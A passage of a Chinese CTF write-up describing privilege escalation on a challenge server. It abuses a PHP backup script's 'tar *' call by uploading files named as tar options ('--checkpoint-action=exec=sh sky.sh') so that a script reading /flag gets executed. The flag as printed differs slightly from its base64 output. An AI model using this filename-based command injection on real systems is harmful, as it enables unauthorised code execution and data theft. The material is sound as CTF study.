drwxr-xr-x  25 root root  4096 Dec 18 18:35 .
drwxr-xr-x  25 root root  4096 Dec 18 18:35 ..
drwxr-xr-x   2 root root  4096 Aug 17  2017 bin
drwxr-xr-x   3 root root  4096 Jun  9  2018 boot
drwxr-xr-x   2 root root  4096 Sep 30  2015 data
drwxr-xr-x  15 root root 2760 Dec 18 17:36 dev
drwxr-xr-x  84 root root  4096 Dec 18 14:08 etc
-r-----   1 flag flag    36 Dec 18 18:14 flag
```

在根目录发现flag，但是不可读

```
www-data@VM-48-87-debian:/$ cat flag
cat flag
cat: flag: Permission denied
```

信息再次发掘

进一步寻找信息,在/var/www/html下发现

```
www-data@VM-48-87-debian:~/html$ ls
ls
4f0a5ead5aef34138fcbf8cf00029e7b
a.js
sp4rk.jpg
style.css
WWW
```

先知社区

发现还有一个目录,于是进行查看



先知社区

发现果然还有题目

```
ls -al
total 40
drwxr-xr-x  6 root root  4096 Dec 18 17:14 .
drwxr-xr-x  4 root root  4096 Dec 18 14:28 ..
-rw-r--r--  1 root root    320 Dec 18 17:14 backup.php
drwxr-xr-x  2 root root  4096 Dec 13 19:25 css
drwxr-x--- 26 flag nginx 4096 Dec 18 18:03 files
drw-r--r--  2 root root  4096 Dec 13 19:25 fonts
-rw-r--r--  1 root root  4714 Dec 16 20:17 index.html
drwxr-xr-x  2 root root  4096 Dec 13 19:25 js
-r--r----- 1 flag flag    707 Dec 18 17:13 upload.php
```

然后查看代码

backup.php

```
<?php
include("upload.php");
echo "■■■■■" . $upload_dir . "<br />";
```



```
$sys = "tar -czf z.tar.gz *";
chdir($upload_dir);
system($sys);
if(file_exists('z.tar.gz')){
    echo "■■■■■■■■■■■■■■■■■■■■!<br />";
    echo "■■■■■■: z.tar.gz";
}else{
    echo "■■■■■■■■■■■■■■■■■■■■";
}
?>
```

提权与getflag

后面想到的只能是提权了，看代码好像毫无什么明显问题
随后搜到这样一篇文章

https://blog.csdn.net/qq_27446553/article/details/80943097

文章中，利用root的定时备份，成功反弹了root的shell，那么同理
这里我们的题目用flag用户进行备份，我们只要按照他的步骤，即可让flag用户帮我们执行sky.sh
于是利用上传，进行3个文件上传，文件名分别为

```
sky.sh
--checkpoint-action=exec=sh sky.sh
--checkpoint=1
```

sky.sh的内容为

```
cat /flag | base64
```

然后全部上传完毕，进行备份

上传目录: files/e7e6036765c79e482474808546f7c199
c3dwdWN0Znt4c3NfIV90YXJfZXhlY19pbmN0cjNzdDFuZ30K 上传目录下的所有文件备份成功!
备份文件名: z.tar.gz

先知社区

即可得到flag:swpuctf{xss!_tar_exec_instr3stlng}

点击收藏 | 1 关注 | 2

[上一篇: Code-Breaking Puz...](#) [下一篇: 区块链安全一简单函数的危险漏洞分析 \(一\)](#)

1. 1 条回复



[rebirthwyw](#) 2018-12-23 18:31:56

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)